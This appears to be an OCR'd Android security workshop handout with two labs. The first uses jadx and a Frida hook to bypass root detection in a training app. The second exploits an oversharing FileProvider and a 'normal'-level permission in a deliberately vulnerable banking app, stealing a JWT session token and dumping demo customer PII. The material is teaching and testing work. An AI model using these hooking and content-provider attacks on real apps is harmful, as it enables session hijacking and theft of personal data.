

The Mobile Playbook: Day 2

Sven Schleier - © Bai7 GmbH

Contents

Introduction

All information needed for the labs is located in the Github repository below.

https://github.com/sushi2k/defcon34-android-workshop-friday

```
$ git clone https://github.com/sushi2k/defcon34-android-workshop-
   friday
```

Apps

- Android Apps: `Apps/`

Frida Scripts

- Android Frida Scripts: `Frida-Scripts/`

Lab - Frida 101 - Use `jadx` and create your own Frida script

Time to finish lab	15 minutes
App used for this exercise	Kotlin-Shack.apk
Pre-installed on device	Yes

Training Objectives

- Learn how to use Frida server and related CLI tools
- Use `jadx` to identify relevant methods in APKs
- Hook and override a root detection method with Frida

Exercise - Bypass Root detection

Kotlin-Shack App – Initial Setup

Install and start the Kotlin-Shack App:



Figure 1: Kotlin Shack App is pre-installed

Run `frida-ps -Ua` to list all running apps and their process IDs:

```
$ frida-ps -Ua
 PID  Name                           Identifier
----  -----------------------------  --------------------------
2307  Chrome                         com.android.chrome
```

```
2875  Kotlin-Shack                    org.owasp.mstgkotlin
1938  Network-Security-Configuration  org.owasp.mstg.nsc
```

> Your PID will differ — this is normal.

Click on the multiple root detection button. This will give you a Toast message on the bottom of the UI that the app has detected that the Android instance is rooted.

Our mission is to bypass this check during runtime with Frida and make the app believe the device is not rooted.

Step 1: Identify the Root Detection Method via jadx-gui

In order to bypass the multiple root detection check, we need to know the class and function that we should hook into.

The class `MainActivity.java` in the package `org/owasp.mstgkotlin` contains a method that is combining several root detection checks. Double click on `MainActivity.java` and the class is decompiled on the fly. **Your task to find the name of the multiple root detection method in this class!**

> You can just press CTRL+F to search the content of the class.



Figure 2: jadx-gui

Step 2: Modify the Frida Script

Once you have the method name, open the following Frida script and replace the placeholder "<FUNCTION>" with the method name you want to hook into in line 7 and save it.

```
$ cd ~/Mobile-Playbook/Android/Frida-Scripts/
$ code bypass-multi-root.js
```

Step 3: Attach with Frida and Load Your Script

> Ensure that the Kotlin-Shack app is running in the foreground, otherwise Frida cannot inject the script.

Let's attach to the app again with Frida and load the script you just modified:

```
$ cd ~/Mobile-Playbook/Android/Frida-Scripts
$ frida -l bypass-multi-root.js -U Kotlin-Shack
     ____
    / _  |   Frida 16.7.19 - A world-class dynamic instrumentation
       toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Corellium Generic (id=localhost:5001)
Attaching...
[*] Script loaded
[Corellium Generic::Kotlin-Shack ]->
```

Go back to the app, and click on the multiple root detection button. The Frida script will be triggered but with an error:

Figure 3: Frida script returns error

Add the `return` command with the right boolean value into the Frida Script after the `console.log` command, so that the App thinks the device is not rooted and that the error vanishes. The output in the app should look then like this:



Figure 4: Root detection message



Figure 5: Root detection message

How did we trick now the app into thinking that Android is not rooted? The script contains the following `overload` function:

```
MainActivity.isDeviceRooted.overload().implementation = function()
    {
    console.log("Root detection script triggered")
    return false
}
```

This script is now telling Frida that once the identified function is called from the `MainActivity` class, to overwrite the function with the **`return false`** value. So every time the function is called, it will now only return the boolean value **`false`**.

Congratulations: You bypassed the multiple root detection check with Frida!

Summary – What You Learned

- How to identify and hook specific functions in an Android app using Frida.
- How to analyze APKs with `jadx` to locate methods like `isDeviceRooted()`.
- How to write and load a custom Frida script to override method behavior at runtime.
- How to simulate a non-rooted device by dynamically returning a **`false`** value.
- How Frida's `.overload()` API works for function hooking.

Appendix

Enumerate Classes and Functions

An alternative to decompiling the app in order to identifying the classes and functions we want to work with (or hook), can also be done using Frida.

With Frida it is possible to enumerate classes and methods during runtime and print them. Below is an example:

```
$ cd ~/Mobile-Playbook/Android/Frida_Scripts/
$ frida -l loaded_classes.js -U -f org.owasp.mstgkotlin

// press enter after the class listing has finished

[Corellium Generic::org.owasp.mstgkotlin]-> exit
```

The following code was executed:

```
1  // https://codeshare.frida.re/@BenGardiner/android-list-loaded-classes/
2
3  Java.perform(function() {
4      Java.enumerateLoadedClasses({
5          onMatch: function(className) {
6              console.log(className);
7          },
8          onComplete: function() {}
9      });
10 });
11
```

Figure 6: Frida loaded classes

- Line 3 contains the `Java.perform` wrapper, which is used to attach this function to the current thread.
- Line 4 enumerates all loaded classes using the `Java.enumerateLoadedClasses()` method from the Frida API.

- Line 6 prints the class name to the console with `console.log`.

The downside to this approach is, that you will see thousands of Android classes printed, which is quite overwhelming and will take some time to go through it.

Nevertheless this approach might also lead to valuable output, if you execute it after a certain function was triggered in the app you are interested in. This will then give you all the classes loaded at this specific moment.

Tools used in this section

- `frida-ps` - https://frida.re/docs/frida-ps/
- `frida-cli` - https://frida.re/docs/frida-cli/
- `jadx` - https://github.com/skylot/jadx

Lab - Vulnerable Content Providers

Time to finish lab	15 minutes
Apps used in this exercise	OverSharingBank.apk (victim) EvilBank.apk (attacker)
Pre-installed on device	Yes

Training Objectives

Exploit two content provider flaws in the OverShare Banking app:

- steal a session token (JWT) through an oversharing `FileProvider`,
- and bypass a useless `normal` protection level to dump customer PII.

Tools used in this section

- `adb` - https://developer.android.com/tools/adb
- `jadx` - https://github.com/skylot/jadx

Setup

Two apps are pre-installed:

- **OverShareBank** (`at.bai7.oversharebanking`, the victim app)
- **EvilBank** (`at.bai7.attacker`, the attacker app).

Launch OverShareBank and log in as `Alice` with any password, this writes the session token you steal in Step 3 and caches the customer database. The victim must be installed before the attacker, which is already done for you.

Step 1 - Find the providers (`jadx-gui`)

Open `OverSharingBank.apk` in `jadx-gui`

```
$ cd ~/Mobile-Playbook/Android/Apps
$ jadx-gui $PWD/OverSharingBank.apk
```

Read the `AndroidManifest.xml` under the `Resources` folder:



Figure 7: Android Manifest Content Provider



Figure 8: Android Manifest Content Provider

Note two things for the next steps:

- `CustomerProvider` is exported and guarded by `READ_CUSTOMERS` (line 47-50), but that permission is `protectionLevel="normal"` (line 13-15). This allows any app to query the content provider.
- The `FileProvider` is not exported (line 52/53), but the exported `StatementExportActivity` (line 44/45) hands out file URIs from it.

Open in `jadx-gui` the following file `Resources -> res -> xml -> file_paths.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<paths>
```

```
    <files-path
        name="everything"
        path="."/>
</paths>
```

`path="."` exposes the **whole** `files/` directory, not just a specific file or directory.

Step 2 - Explore the app sandbox (adb)

Before attacking, look at what the victim stores on disk. The training build is debuggable, so you can run commands *as the app* with `run-as` and list its private data directory:

```
$ adb shell run-as at.bai7.oversharebanking find .
...
./files/auth/session_token.jwt        <- session token (Step 3)
./databases/overshare.db              <- customer database (Step 4)
...
```

Two files are interesting:

- `files/auth/session_token.jwt` — the session token written at login. It sits inside the `files/` directory that the `FileProvider` overshares (Step 3).
- `databases/overshare.db` — the SQLite database served by `CustomerProvider` (Step 4).

> `run-as` only works because this is a debuggable build. On a production app you would instead identify these paths by reverse engineering the code in `jadx`, or read them directly on a rooted device (see *Bonus*).

Step 3 - Steal the session token (FileProvider)

In `jadx-gui`, search for `StatementExportActivity` and open the class by double clicking on it:



Figure 9: StatementExportActivity

To understand why the implementation is dangerous analyse this code:

```
@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState) throws
    XmlPullParserException, IOException {
     super.onCreate(savedInstanceState);
     String requested = getIntent().getStringExtra("file_name");
     if (requested == null) {
         StatementExportActivity statementExportActivity = this;
         statementExportActivity.setResult(0);
         statementExportActivity.finish();
         return;
     }
     File file = new File(getFilesDir(), requested);
     // StatementSharer.AUTHORITY is at.bai7.oversharebanking.
        fileprovider
     Uri uri = FileProvider.getUriForFile(this, StatementSharer.
        AUTHORITY, file);
     Intent result = new Intent();
     result.setData(uri);
     result.addFlags(1);          // FLAG_GRANT_READ_URI_PERMISSION
     setResult(-1, result);
     finish();
}
```

The activity takes the caller-supplied `file_name`, turns it into a `FileProvider` URI, and grants the caller read access **without validating it**. Because `file_paths.xml` uses `path="."`, the caller can ask for *any* file under `files/`, including the `auth/session_token.jwt` you found in Step 2.

`EvilBank` does exactly this. Watch its log (EvilBank mirrors all output to `logcat` under the tag `EvilBank`):

```
$ adb logcat -s EvilBank
```

Open **EvilBank** and tap **"1. Steal session token (FileProvider)"**:

```
[*] requesting 'auth/session_token.jwt' from ...
   StatementExportActivity
[*] victim granted: content://...fileprovider/everything/auth/
   session_token.jwt
[+] stole session token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjdXN0Xzg4NDIx...<
   snip>
```

Paste the JWT into https://jwt.io. The payload leaks PII, and the token can be replayed to hijack Alice's session:

```
{ "sub": "cust_88421",
  "name": "Alice M. Naumann",
  "email": "alice.naumann@example.com",
  "account": "AT61 1904 3002 3457 3201"
  ...
}
```

Step 4 - Steal the customer PII (Content Provider)

URI paths live in code, not the manifest. In `jadx-gui`, open `CustomerProvider` and read the `UriMatcher` to find the path:

```
public CustomerProvider() {
    UriMatcher uriMatcher = new UriMatcher(-1);
    uriMatcher.addURI(AUTHORITY, OverShareDbHelper.TABLE_CUSTOMERS,
        1);
    // authority is at.bai7.oversharebanking.provider
    uriMatcher.addURI(AUTHORITY, "customers/#", 2);
    uriMatcher.addURI(AUTHORITY, OverShareDbHelper.
       TABLE_TRANSACTIONS, 3);
    this.uriMatcher = uriMatcher;
}
```

We have now the authority and `customers` to form the query in `adb`:

```
$ adb shell content query --uri content://at.bai7.oversharebanking.
   provider/customers

Error while accessing provider:at.bai7.oversharebanking.provider
java.lang.SecurityException: Permission Denial: opening provider at
   .bai7.oversharebanking.provider.CustomerProvider from (null) (
```

```
    pid=21403, uid=2000) requires at.bai7.oversharebanking.
    permission.READ_CUSTOMERS or at.bai7.oversharebanking.permission
    .READ_CUSTOMERS
```

`adb` is blocked: the `shell` user (uid 2000) can't hold app-defined permissions. But `READ_CUSTOMERS` is `protectionLevel="normal"`, so EvilBank just declares it in its own manifest:

```
<uses-permission android:name="at.bai7.oversharebanking.permission.
    READ_CUSTOMERS" />
```

A `normal` permission is auto-granted at install. With `adb logcat -s EvilBank` still running, tap **"2. Steal customer PII (Content Provider)"**:

```
[*] query content://at.bai7.oversharebanking.provider/customers
--- row 0 ---
_id = 1
full_name = Alice M. Naumann
date_of_birth = 1989-04-17
ssn = 078-05-1120
...
```

The query `adb` was denied, but any app like EvilBank can query for it, the protection Level `normal` is therefore useless.

Summary – What You Learned

- `android:exported`, the permission `protectionLevel`, and `FileProvider` paths decide who can reach a provider.
